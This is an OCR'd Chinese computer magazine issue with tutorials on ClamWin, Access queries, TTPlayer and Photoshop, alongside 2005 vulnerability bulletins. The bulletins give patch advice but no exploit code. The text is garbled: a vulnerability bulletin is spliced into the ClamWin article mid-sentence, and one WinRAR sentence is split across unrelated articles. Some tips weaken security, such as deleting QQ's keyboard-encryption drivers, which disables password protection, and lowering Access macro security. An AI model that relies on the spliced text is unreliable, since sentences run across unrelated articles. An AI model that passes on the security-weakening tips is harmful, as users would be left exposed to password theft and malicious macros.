ClamWin与其他杀毒软件一样具有防火墙、病毒库定期升级等特点。当然作为一款开源免费软件也有一些独特功能，比如当发现病毒后，通过Email报警，可以扫描ZIP等压缩文档。最重要的是这款软件还能轻松装到光盘/闪存盘中，方便你随身携带。

1.软件的安装与升级

从http://www.clamwin.com/index.php?option=content&task=view&id=40&Itemid=25下载ClamWin，安装并运行后，右击系统托盘图标，选择"Download Virus Database Update"(升级病毒库)项，稍候就会完成升级。

如果出现诸如"Update failed. Your network may be down or none of the mirrors listed in freshclam.conf is working"(升级失败，网络出错，重新配置服务器)的错误，可以使用FlashGet等下载工具从http://database.clamav.net/main.cvd及http://database.clamav.net/daily.cvd下载病毒库文件，然后将其保存至C:\Documents and Settings\用户名\.clamwin\db(安装时针对单用户)或c:\Documents and Settings\All Users\.clamwin\db\(安装时针对所有用户)目录下，这样就能使用了。




图1

2.软件的高级设置

ClamWin的特殊之处在于它提供了一些特别的小功能。

①设置压缩文档扫描：右击系统托盘图标，选择"Configure ClamWin"(配置ClamWin)，在弹出的"ClamWin Preferences"(ClamWin参数选择)窗口中点击"Archives"(档案)标签，确认"Scan In Archives"已经勾选，根据需要勾选三项，分别是，"Do Not Scan Archives Larger Than [ ] MegaBytes"(不扫描超过[ ]MB的压缩文件)，"Do Not Extract More Than [ ] Files"(解压缩最多[ ]个文件)及"Do Not Extract More Than [ ] Sub-Archives"(解压缩最多[ ]层文件夹)。



图2

②设置文件过滤：同样打开"ClamWin Preferences"窗口，在"Filters"(过滤)标签下，可以按如图2所示进行设置。

③设置Email报警：同样打开"ClamWin Preferences"窗口，在"Email Alerts"(Email报警)标签下按照如图3所示进行设置。




图3

3.将ClamWin移植到光盘/闪存盘中

如果想利用ClamWin制作随身杀毒闪盘，或



漏洞再现: DirectX处理AVI出现溢出漏洞(MS05-050)

影响系统: DirectX 7.X/8.X/9.X所有版本

漏洞分析: DirectX是Windows中默认安装的组件程序，其中DirectX DirectShow组件用于系统中处理流媒体。

一些网络安全爱好者在测试AVI文件变形加载命令过程中发现DirectX组件在处理.AVI媒体文件时存在溢出漏洞。如果用Windows Media Player打开了被修改过的AVI文件，加载在AVI文件中的一些指令将被执行，入侵者将会得到用户电脑的高级管理权限。

补"洞"方法: 微软已经对此漏洞发布了安全公告(MS05-050)并发布了相关补丁，下载地址为：

http://www.microsoft.com/technet/security/Bulletin/MS05-050.mspx。针对Windows XP SP2 DirectX8.1的漏洞补丁为http://www.microsoft.com/downloads/details.aspx?FamilyId=2636cfce-49ea-4d06-80ba-21a84f3658a5

漏洞再现: WinRAR被发现本地溢出漏洞

影响系统: WinRAR 2.9/3.0～3.5所有版本

漏洞分析: 几乎所有电脑上都装有WinRAR，普及率相当高，继两年前出现过针对2.X版本的溢出后，在前段时间才推出的WinRAR 3.5中再次发现新的本地溢出漏洞。由于在将用户提供的字符串拷贝到

在光盘中集成这款软件，可以按照下面方法进行操作。

第一步:在C盘根目录建立ClamWin-CD文件夹，在其下建立ClamWin子文件夹。

第二步:复制ClamWin安装文件夹下的文件及文件夹全部复制至C:\ClamWin-CD\ClamWin子文件夹下。

第三步:在C:\ClamWin-CD\ClamWin文件夹下新建log、db及quarantine三个文件夹。

第四步:从C:\Documents and Settings\用户名\.clamwin\db(安装时针对单用户)或C:\Documents and Settings\All Users\.clamwin\db\(安装时针对所有用户)目录下的病毒库文件main.cvd及daily.cvd复制到C:\ClamWin-CD\ClamWin\db下。

第五步:从http://www.phillipsuk.org/howto/clamwin.conf下载配置文件，将其复制至C:\ClamWin-CD\ClamWin\bin下，复制同名文件。

现在将C:\ClamWin-CD目录下的所有内容复制到光盘/闪存盘的根目录下就可以使用了。要注意刻入光盘后，杀毒软件无法使用隔离病毒功能，病毒库无法升级，参数不能修改。

CF [YY15]

手工解决由实名软件造成的系统崩溃问题

★★★

■瑞星工程师 史瑀

近日，瑞星客户服务中心接到许多用户求助，称Windows XP出现莫名其妙的崩溃现象。用户关闭电脑后，再次开机无法正常启动Windows XP。无论选择正常模式还是安全模式，电脑均会自动重启，循环反复。

经过瑞星公司反病毒工程师对问题的跟踪，发现这是由于某一实名软件遭到异常破坏所致。该实名软件加载了一个文件名为Cnsminkp.sys的驱动程序，并对其进行保护。当电脑启动时，该驱动程序即被加载，即使在安全模式下，它也会自动运行。

由于一些未知原因，导致该实名软件所需的数据文件CNS.DAT文件丢失，从而使该驱动程序加载出现问题。引起电脑无法进入系统，并循环重启。瑞星专家提醒用户出现这个症状不是病毒引起的，不必惊慌。可以采用下面方法修复。

1.如果电脑安装有多个操作系统，可登录到正常系统上，删除有问题系统目录中(默认为C:\Windows\System32)的CnsMinKP.SYS文件即可。



2.如果只有一个操作系统，可以使用瑞星杀毒软件的安装光盘启动电脑，删除掉系统目录下的CnsMinKP.SYS文件。

3.如果你手头有Windows XP的安装光盘，可以直接使用该光盘启动电脑，在出现安装界面中，按R，登录到恢复控制台进行修复。登录控制台后也可直接删除该文件，或键入"Disable CnsMin"命令禁用掉该软件的服务。

目前，该实名软件已经推出了新版本解决了该问题，需要实名软件的用户可以下载并安装新版的程序。CF [YY16]

让诺顿天天升级

■零度冰点

诺顿杀毒软件是很多公司在使用的杀毒软件，虽然好用，但是默认的LivUpdate并不是每天都自动更新的，不过在诺顿的FTP上，病毒库可是天天更新的。因此可利用脚本功能让诺顿天天升级：先从http://www.newhua.com/cfan/200522/nd.rar下载到自动升级脚本，解压缩后得到nd.vbs，将它加入计划任务，就能每天升级病毒文件了。

CF [YY17]

静态进程缓冲区之前没有正确地验证其长度，WinRAR在处理命令行时存在远程客户端溢出漏洞。如果攻击成功攻击者可以得到执行任何命令的管理权限。

补"洞"方法: WinRAR官方尚未公布相关补丁，用户可以通过在命令行提示符模式下执行"netstat -an"(不包含引号）查看是否有连接4718端口的IP地址，并通过防火墙对其进行屏蔽。

漏洞再现:IE累积安全更新(MS05-052)

影响系统: Windows 2000 SP4、Windows XP SP1/SP2

漏洞分析:IE最近的确漏洞不断，当使用它 览网页时，入侵者通过对Msdds.dll(Microsoft DDS Library Shape Control)和其他COM组件对象的调用处理，进行注入式攻击，继承运行IE用户权限，从而允许攻击者完全控制受影响的系统。如果被攻击用户具有管理员权限，入侵者就可以在系统中安装木马程序，查看系统目录，更改或删除数据等。

补"洞"方法:微软已经对此漏洞发布了安全公告(MS05-052)，并发布了相关补丁。下载地址为http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=41CCCA21-5010-49FF-A2DD-CB365F6FD3C5。

如果由于各种原因无法升级补丁包，请用户尽量使用低权限的账号登录系统， 览网页。另外可以通过IE的"Internet选项"中对Internet的访问权限进行设置，通过禁用ActiveX控件来防止恶意入侵者的攻击。

看实例学编程之

用数据库技术打造个人任务管理器(2)

★★

■北京 Samuel

虽然我们已经有了一个不错的个人任务管理器了，但功能稍嫌简陋，好像只是一个比较智能的电子表格而已。实际上，数据库与电子表格最大的区别便在于强大的查询功能，没有查询功能的数据库，好比虎落平阳雄鹰折翅，没有多少技术含量了。所以，善加利用数据库的查询功能，可以实现许多匪夷所思的功能。

今日任务

随着时间推移，任务表中记录会越来越多，要查询今后还有什么任务可以去做，或往日还有哪些事情没有完成会显得越来越麻烦。借助数据库强大的查询功能，可以轻松把今天需要完成的任务搜索出来，以便今日事今日毕，帮助我们培养良好的个人习惯。

在Access中，新建一个查询就像对数据库提了一个问题，每次进行查询，Access便会从数据库中搜索出满意的答案。

第一步：在Access中新建一个查询很简单，首先需要打开上一章中建立的"个人任务管理.MDB"。需要注意的是，Access为防止恶意的不安全的表达式，在打开数据库之前会提示是否阻止不安全的表达式，选择"否"。之后Access又会向你确认是否希望打开文件，选择"打开"即可。

小提示

如果觉得比较麻烦，在确保电脑安全的前提下，可以依次点击"工具→宏→安全性"菜单项，把安全级调整为"低"即可。

第二步：选择数据库管理器左侧的"查询"项，点击"新建"菜单，选择默认的"设计视图"并确定，便可以打开查询设计器了。由于查询今日任务，我们只需要"任务"表，所以在"显示表"对话框添加"任务"表之后便可以关闭了。

第三步：在"选择查询"对话框中，把需要显示的字段拖到下面的表格中，然后按照如图1所示设置条件和排序。



图1

选择查询的意思就是向数据库提出一个问题，问题的表述形式大致可以这样描述：从某某表中选择某某字段，其中某某字段应该满足某某属性。比如查询今日任务，当然需要从任务表中搜索，需要显示标题、内容、完成等字段。特别地，完成字段的值应该是False，也就是尚未完成的事项，同时，计划结束日期应该是在明天之前，这里使用了Access提供的内置函数Date()求出今天，小于Date()+1就是表示明天之前了。此外，我们还在重要度的排序栏中选择了升序，这样便可以把最重要的任务列在最前头了。

第四步：把这个查询保存为"今日任务"并关闭"选择查询"对话框，这时数据库管理器的"查询"项便会多出一个名为"今日任务"的查询了。双击一下，是不是把今天没有完成的任务查询出来了呢(见图2)？



图2

聪明的你，是否能够举一反三，制作一个"今后任务"的查询呢？请下载文末所附的数据库，对照一下你的答案吧。

统计

数据库查询功能远不止此。下面看看数据库的合计功能的应用。

到了月末，很自然想总结一下本月到底做了些什么以便温故知新，所以，让我们完成一个统计功能，看看这个月在每个主题上一共做了多少事情。

仍然新建一个查询，不过这次在"显示表"对话框需要同时添加"任务"表和"主题"表，然后点击"视图"菜单上的"总计"项，按照如图3所示进行设计。



图3

这个查询的意思是，结果需要返回两列，其中第一列是求出任务编号的总数，第二列是该总数所对应的主题是什么，并且，计算总数的分组依据是主题。

这样，选择“视图”菜单上的“数据表视图”之后，便可以看到如图4所示的结果。



图4

原来，这个月一共四个任务，都花在玩上面了，特别是大吃特吃了两顿饭，下个月一定要注意节食啦！

此外，还可以切换到“数据透视图视图”，把“图表字段列表”中的“编号之计数”拖到图表中，“主题”拖到右侧的提示框中，还可以把结果做成透视图（见图5）。




图5　怎么样，简直是一目了然吧？

添加欢迎屏幕

每次打开个人任务管理显示的都是Access的欢迎屏幕，是不是太老土了？实际上，只要准备一张与数据库文件同名的BMP图片，比如“个人任务管理.BMP”，并且放在与数据库文件相同的目录中，这样每次打开数据库，便会以这个BMP文件作为欢迎屏幕了。

背后的秘密

授人以鱼，三餐之需；授人以渔，终生之用。既然制作了这个个人任务管理器，应该透过表面看本质，以便在完成这个教程后，你能够根据自己的需要继续发展这个数据库，以便为自己量身订做。

在这一切繁华和简练的背后，数据库查询实际上都是由数据库查询语言——结构化查询语言（Structured Query Language，SQL）语言实现的。SQL是现代数据库构架的基石之一，通行于各种数据库管理系统，无论Access、Oracle还是DB2，都支持最基本的ANSI SQL，此外还有不同程度的扩展。可以说，学习数据库技术，最本质的还是SQL语言。

比如，打开“今日任务”，选择“视图”菜单上的“SQL视图”，便可以发现真正的SQL语句：

```
SELECT 任务.标题, 任务.内容, 任务.结束日期, 任务.完成, 任务.重要度, 任务.主题
FROM 任务
WHERE (((任务.结束日期)>Date()) AND ((任务.完成)=False))
ORDER BY 任务.结束日期, 任务.重要度;
```

这句SQL使用了SELECT查询语句指定需要显示的字段，用FROM指定数据来源，用WHERE指出对字段的约束，用ORDER BY指定排序的依据。此外，你还可以参考“统计”查询的SQL语句，试着理解一下。

由于SQL语言是一个比较大的话题，无法在文章内详述，请有兴趣的朋友参考教科书或者网上的教程。总之，Access许多向导以及设计器，无非是一种方便设计SQL的方式，它并不通用于所有的数据库管理系统，SQL语言才是核心和本质，学习数据库技术，熟练掌握SQL语言是重中之重。

小结

通过本文，我们了解了数据库的查询功能，并且在任务管理器之上加入了两个有用的查询，方便了使用。如果你对数据库技术有了一些兴趣，不妨继续深入学习SQL Server、DB2或者Oracle，甚至获取专业的数据库认证，这样对今后的职业发展将有着巨大的益处。

文中设计的数据库文件可以http://www.cfan.com.cn/11program/200522/todomanager.zip下载。 CF [YY18]

在QQ2005正式版中使用中文密码

★ ■小新

当腾讯推出QQ2005正式版后，我第一时间进行了下载，但在使用过程当中发现一个问题，就是无法输入中文密码，因为QQ2005正式版启动了键盘加密技术，屏蔽了粘贴快捷键，所以无法直接输入中文密码。于是笔者只好回到QQ2005 Bate2版中先将中文密码改成英文的，这样才顺利登录QQ2005正式版。

虽然可以登录了，但无法使用中文密码一直是我比较困惑的一个问题。经过寻找，终于找到了方法：只要将QQ目录下的npkcrypt.sys、npkcrypt.vxd和npkcusb.sys三个文件删除掉，即可解除密码框不能使用粘贴键的限制了。

经过我一段时间测试，删除文件后，并未发现QQ出现异常现象，只是原来的密码保护功能消失了。 CF [YY19]

菜鸟集训营

聆听天籁之音，我用千千静听

★★

■江苏　浒澪小学♀周建峰

小蔡新买了一台电脑，甭提有多高兴了，一有时间就鼓捣它。如果遇到什么不明白的问题，她就会不厌其烦地来问我，这不，她又过来了。

小蔡:大夏，我想听歌，用哪款播放软件比较好啊？

大夏:当然要用国产免费软件——千千静听了。

小蔡:我听说播放软件有很多啊，像Media Player、Winamp什么的，为什么要用它呢？

大夏:呵呵，几天不见，知道的软件倒不少了啊。其实千千静听的播放音质不一定比得上你上面说的那些软件，但它小巧玲　，启动速度非常快，占用系统资源少，播放音频格式非常全面。而且在联网状态下，它还能自动下载歌词并同步显示，非常酷。除此之外，它还有许多意想不到的应用呢。

小蔡:啊，这么好啊，那快教教我吧，中午请你吃饭。

千千静听小档案

u软件版本:4.6　　软件大小:1.91MB

u软件性质:免费软件　　适用平台:Win9x/Me/2000/XP/2003

u下载地址:http://ttplayer.com/ttpsetup.exe

实例1:第一次亲密接触

双击下载所得ttpsetup.exe文件，再按提示一步一步操作即可将千千静听安装到电脑中。安装过程中，在切换到“选择组件”界面时，最好选中所有组件，即点击各项使其前面显示为对钩号。至于“附加任务”界面中的在桌面放置eBay易趣项，以及最后完成界面中的安装百度超级搜霸项，你可以根据自己需要取舍，建议不要选择这两项，最后单击“完成”按钮结束即可。下面就来试试用千千静听欣赏音乐吧。

第一步:启动千千静听(见图1)，单击“播放文件”按钮(快捷键为Ctrl＋O)，在打开对话框中选择要听的音乐文件，如果是一次打开多首歌曲，可按住Ctrl键不放再分别点击选中，最后单击“打开”按钮即可将选中的文件添加到播放列表中，并自动开始顺序播放。



图1

第二步:在播放器主界面上有多个按钮可以控制音乐播放，比如:“暂停”按钮(快捷键为F5)等。如果双击“播放列表”中的某一首歌曲，则可以直接跳转到该首歌曲开始播放;在“均衡器”面板上右击，从右键菜单的“可选类别”子菜单中，可以为当前播放的歌曲选择不同的风格，如:流行、摇滚等;单击主界面上方“歌词秀”、“均衡器”、“播放列表”按钮可打开或关闭相应功能面板。

第三步:单击“迷你模式”按钮，播放器会以工具条形式显示在屏幕上，此时只会保留基本的控制功能和歌词秀面板，尽可能节约宝贵的屏幕空间，如果想还原到完整模式的话，单击工具条上的“还原”按钮即可(快捷键为Ctrl＋M)。

小提示

在使用过程中，笔者意外地发现，除可以播放几十种音频文件外，还能直接播放视频文件中的声音，如:RM、WMV、MPG、AVI等。

充电站

自定义快捷键，播放控制更方便

在实例1中提到了好几个快捷键，其实听歌时，如果不方便用鼠标操作，或觉得用鼠标操作太慢，可以通过快捷键来完成所有播放操作。

单击主界面左上角的系统按钮图标打开主菜单，选择“千千选项”命令打开选项窗口，单击左侧“快捷键”项，此时会看到各种操作的快捷键(见图);快捷键分为局部快捷键和全局键，单击选中“启用全局快捷键”项，这样即使正在操作别的软件，也可以通过全局键对千千静听进行控制(实例1中提到的都是局部快捷键，只有当千千静听为当前窗口时才有效);点选某一命令项，然后在“快捷键”(局部)或“全局键”方框内点击一下，再按下键盘上相应按键即可将其设置成快捷键了(注意:全局键和大部分局部快捷键都必须是组合键，也就是要加上Alt或Ctrl或Alt＋Ctrl键);最后单击“设置”使其生效，选择“全部保存”并关闭对话框。记住一些常用的快捷键，会让我们听歌更方便。



实例2:卡拉OK轻松唱

大夏:千千静听最大的特色就是可以自动下载并显示歌词。看似简单的歌词秀，里面也有不少学问呢。比如:歌词和歌曲不太同步，怎么办呢？怎样修改歌词的颜色大小呢？如何实现卡拉OK功能呢？

第一步:在线情况下，千千静听会自动检测正在播放的歌曲在网上是否有匹配的歌词，

充电站

寻寻觅觅找歌词

千千静听的歌词服务器上有上万首歌词，一般的歌曲都能找到匹配的歌词，如果某首歌曲没能自动下载并显示歌词，这有可能是歌曲的文件信息有误，所以不能找到歌词或找到了错误的歌词，此时可按下面的方法解决：

在“歌词秀”窗口内右击并选择“在线搜索”命令打开搜索对话框，按提示分别输入歌手名和歌名，然后单击“搜索”按钮，一般就会出现相应的歌词文件，有时还可能会出现多个版本，点选相应版本，并选中“下载后与歌曲文件进行关联”项后再单击“下载”即可(见图)。



打开千千选项窗口，在“歌词搜索”中还能对歌词搜索进行更详细的设置。默认情况下，下载的歌词保存在“X:\Program Files\TTPlayer\Lyrics\”（X表示你的软件安装盘符）文件夹中，在这里也可以保存到自定义文件夹中，从而避免重装系统后再次下载歌词。

如果有则会弹出如图(未命名.bmp)所示对话框，选中“以后请选择最佳匹配后自动下载”及“下载后自动与歌曲进行关联”项，以后千千静听就会自动下载并匹配歌词了。

第二步：在“歌词秀”窗口标题条上右击，会弹出一个右键菜单，其中有一个“歌词秀”子菜单，控制歌词的大多数命令都在这里。如果发现歌词与歌曲不同步，可以选择“歌词秀→调整歌词”子菜单下的六个命令来向前或向后调节歌词，当一句歌词显示得快了就选择“本句延后0.5秒”，所有的歌词都显示慢了就选择“全部提前0.5秒”，这些命令可以多次重复使用。

第三步：默认情况下，歌词是上下滚动显示，你可以选择“歌词秀→显示方式”下的“水平滚动”，就能让歌词由左至右流动显示了。选择“歌词秀→内嵌歌词”下的“嵌入到音频文件”，则可以让歌词和歌曲捆绑在一起，这样当歌曲拷贝到其他电脑上时，可以直接从音频文件中读取歌词，而不需要重新下载。

第四步：在“歌词秀→显示方式”子菜单下还有一个非常有意思的选项：卡拉OK方式。如果选中了该项，则歌词会随着歌曲的节奏一个字一个字改变颜色，跟平时唱卡拉OK时的感觉一样！

第五步：拖动歌词秀窗口中的歌词，歌曲就会从歌曲相应的位置播放，非常方便。另外，在千千静听的选项窗口中，选择左侧的“歌词秀”项，即可在右侧对歌词进行更加详细的设置，如：歌词的字体颜色等，大家一看便知。

实例3：玩转播放列表，打造个性专辑

小蔡：我喜欢听一些流行歌曲，我老爸喜欢听五六十年代的老歌，而老妈比较喜欢听一些钢琴曲。每次我听完歌曲后，他们就得重新打开自己喜欢的音乐，反之，他们听过之后我再听时，又要重新打开自己喜欢的流行歌曲。有什么办法可以避免这种重复操作吗？

大夏：你说的问题可以通过播放列表来解决，通过它为每个人打造一个个性化的专辑，一次点击即可播放每个人想要听的歌曲了。

第一步：单击“播放列表”窗口上的“列表”按钮（见图2），在下拉菜单中选择“新建列表”，然后直接输入列表名称，如：我的最爱。以同样方法可以建立多个播放列表，如：“经典老歌”、“钢琴名曲”等。



图2

第二步：点选新建的“我的最爱”列表，然后单击“添加”按钮(即绿色的“+”号图标)，在下拉菜单中选择“文件”命令，在打开的对话框中选择相应的歌曲文件(按Ctrl键不放并用鼠标点击，可以同时选中多首歌曲)，最后单击“打开”就可以将所选文件添加到播放列表中了。当需要在列表中添加新的歌曲时，重复这一步操作即可。如果想删除列表中的某一首歌曲，可右击该歌曲，再从右键菜单中选择“删除”命令，或者单击“删除”按钮(即红叉图标)后再选择相应的删除操作。以同样方法，可以创建和编辑其他播放列表，为它们添加不同的歌曲。这样，就能方便地为每个人打造专属的个性化专辑了。

第三步：以后不管谁想要听音乐，只要在播放列表左侧双击属于自己的专辑的名称，即可自动播放该列表中音乐了。如果想重复欣赏列表中的某一首歌曲，可以单击选中该歌曲，然后单击“模式”按钮(最右侧的那个)，从下

充电站

每天都有新感觉

现在比较流行的“换肤”功能。千千静听在这方面也做得不错，很多热心的网友制作了大量的皮肤供我们选择，这里推荐一个皮肤包——千千静听200款皮肤(http://ttplayer.com/res/TTPlayerSkin200.rar)。

将压缩包中文件解压到安装目录中的Skin文件夹中，文件扩展名都是Skn。启动千千静听，打开选项窗口，单击左侧“皮肤”项即可看到刚才安装的皮肤都在这里了；单击某种皮肤，在预览窗口中会显示其样式，如果满意，单击“应用”按钮即可；另外单击左上角系统图标，在主菜单下的“选择皮肤”子菜单中也可以选择所需的皮肤。



如果想知道这些美丽的“外衣”是怎样“缝制”的，可以到千千静听的官方论坛学习一下，网址：http://www.liuxuan.com/leadbbs/Announce/Announce.asp?BoardID=502&ID=287259，学成之后用MM的照片制作成千千静听的界面，相信她一定会很开心的。

拉菜单中选择“单曲重复”命令即可。在“模式”下拉菜单中选择“循环播放”，则可以重复播放该列表中的所有歌曲。

实例4:免费的生活小秘书

小蔡:我喜欢听着音乐睡觉，千千静听能不能在指定时间自动关闭电脑呢？

大夏:打开选项窗口，切换到“常规”选项，勾选“自动关闭计算机”，然后在后面输入关机时间，这里采用的是24时计时法，格式为“时:分:秒”，如“23:30:00”，就是夜里十一点半关机，你可以在上床前设置一下自动关机的时间，然后就让天　之音伴你进入梦乡吧。

实例5:给耳朵高品位的享受

小蔡:你开始的时候说过，千千静听在音质方面稍有欠缺，有没有什么方法弥补一下？

大夏:使用DFX插件可以明显提升音质，这原本是一款专门为Winamp开发的音效插件，不过在千千静听中同样适用，而且效果很棒。

第一步:首先到http://www.onlinedown.net/soft/17599.htm下载DFX 7.502 for Winamp汉化版，然后双击安装，在选择安装位置时，将安装文件夹设置为X:\Program Files\TTPlayer\AddIn(X表示你安装千千静听所在的盘符，下同)，再单击“安装”即可。

第二步:打开选项窗口，单击“音效插件”选项，单击“插件目录”旁边的按钮，设置插件目录为X:\Program Files\TTPlayer\AddIn\Winamp\Plugins\，此时下方的列表中自动增加DFX选项，勾选该项即会出现DFX面板(见图3)，此时你会明显感觉到音效有了质的变化。




图3

小提示

笔者在千千静听论坛上还看到了不少音频插件包，使用方法和上面差不多，使用它们除可以提升音质外，还能增加软件的播放支持格式，感兴趣的朋友可以到http://www.liuxuan.com/leadbbs/Announce/Announce.asp?BoardID=502&ID=427408一游。

充电站

网络电台照样听

千千静听也可以用来收听网络电台，一些热心网友专门整理了大量网络电台的地址，并制作成播放列表，需要的读者可以到http://www.liuxuan.com/leadbbs/images/upload/2005/10/09/192919.rar下载，解压后直接添加到千千静听的播放列表后即可收听网络电台了。





实例6:兼职音频格式魔法师

小蔡:我收藏了好多经典CD，能告诉我如何把它们转换成MP3保存在硬盘中吗？

大夏:千千静听不但能播放音乐，还可以将播放的音乐文件转换成不同音频格式。在播放列表中右击某首歌曲，选择“转换格式”，在弹出对话框中选择转换的格式并进行其他相应设置，最后单击“立即转换”即可。同样方法，也可以将CD上的歌曲转换成MP3保存到电脑上。

第一步:在千千静听中，单击主界面“播放文件”按钮打开CD光盘中的歌曲。CD光盘中的歌曲的文件名一般是按序号排列的，如:Track01.cda、Track02.cda……，这和光盘封面上的歌曲名正好一一对应，打开需要的歌曲后它会自动添加到播放列表中，双击歌曲即可播放。

第二步:选中播放列表中要抓取的CD曲目，如果是多首歌曲可以按住Ctrl键选择(注意，此时最好停止播放，否则可能会不成功)。接着右击所选歌曲，从右键菜单中选择“转换格式”，在弹出的对话框中，单击“输出格式”列表选择需要的格式，这里选择“MP3编码器”，设置好保存文件夹，最后单击“立即转换”按钮就可以了(见图4)。



图4

小提示

千千静听的输出格式是由系统中安装的编码器决定的，比如安装了Nero 6.0，软件会自动增加AAC格式，安装了Media Player就会增加WMV格式，通过增加插件可以支持更多格式的播放和转换。

CF [YY20]

制作陈旧壁画　触摸历史印迹

★

■江苏　郑文杰

名胜古迹中常常会看到墙面上保留下来的古色古香的壁画，它们让现代人有机会触摸到厚重的历史。今天，就让我们在Photoshop中模拟出一幅“陈旧壁画”的效果。(本文所涉及素材及彩色效果图，可从http://www.newhua.com/cfan/200522/bihua.rar处下载)

第一步：首先按Ctrl＋N组合键新建一个文件，本例设置图像宽度为950像素，高度为600像素，分辨率为300像素／英寸(大家可根据自己的需要设置图像大小)。

第二步：新建一图层，将前景色设置为黄色(本例为R:250，G:189，B:117)，背景色设置为深黄色(本例为R:173，G:108，B:20)。选择新建的图层(即“图层1”)，然后执行“滤镜→ 染→云彩”菜单命令，得到如图1所示的云彩效果。



图1

第三步：执行“滤镜→纹理→纹理化”调出纹理化滤镜对话框(CS或CS2版本调出的是滤镜组，参数选项都差不多)，将“纹理”设置为“砖形”，“缩放”设置为200%，“凸现”设置为10，“光照方向”为“左上”(见图2)。确定后便会得到一个“砖墙”图像。




图2

第四步：单击图层调板下方的“创建新的填充或调整图层”按钮(即黑白两个半圆的图标)，从弹出菜单中选择“色相/饱和度”命令，其设置如图3所示，最后单击“好”按钮返回。

第五步：再次单击图层调板下方的“创建新的图层填充或调整图层”按钮，这次选择“曲线”命令，其调整如图4所示。确定后将得到斑驳陈旧的墙面效果。



图3

第六步：打开一幅风景图片，本例选用图片如图5所示。使用移动工具将风景图片拖到上面创建的砖墙图片上，




图4



图5




图6




图7

将得到“图层2”，单击该图层左侧的眼睛图标，暂且隐藏该层。然后选择“图层1”，单击魔棒工具，按住Shift键不放并连续点击砖块(尽量选中大部分砖块)，将得到一个不规则的选区(见图6)。

第七步：单击“图层2”左侧的灰框，使其出现眼睛图标，该图层的图像也显示出来。选中“图层2”，在图层调板下面单击“添加图层蒙版”按钮，为“图层2”添加蒙版，即可得到图7所示的效果了。

最后，还可以在图层调板下方，单击“创建新的填充或调整图层”按钮，并选择“曲线”项来调整一下“图层2”蒙版的亮度，使得效果更加真实，另外还可以右击“图层2”缩略图，选择“混合选项”，尝试一下“正片叠底”的混合效果。

CF [YY21]

简单几步炫亮你的网上家园

■无言

现在有不少人都在网上安了"家"，拥有个人主页或博客已是轻松平常的事情了。如何为自己的个人主页或博客网志增加一些别样的情调呢？适当添加一些点缀和装饰是一个不错的办法。今天笔者就给大家介绍两个在线工具，能让你制作出与众不同的立体装饰图像以及彩色文字，让它们来亮你的网上家园。

实例1:平面图像轻松变三维立体

第一步:首先要准备好一些图像素材，既可以随时从网上搜索，也可以自己制作一些，还有一个更简单的方法，就是在Windows画笔里信手涂鸦，一幅"大作"即可很快完成。不过，本例借用的是笔者QQ里已有的自定义表情图像，这就更加省事了。QQ自定义表情图像文件，一般保存在QQ安装目录下你的QQ号码文件夹下的"CustomFace"文件夹中。




图1

第二步:登录到http://www.chami.com/html-kit/services/imge/，这是一个在线立体图像制作工具。如图1所示，有8种3D风格可选，每种风格都有图示，非常明了。选择自己喜欢的一种风格，比如本例，笔者点击的是"Cube"(立方体)链接，进入下一个页面。

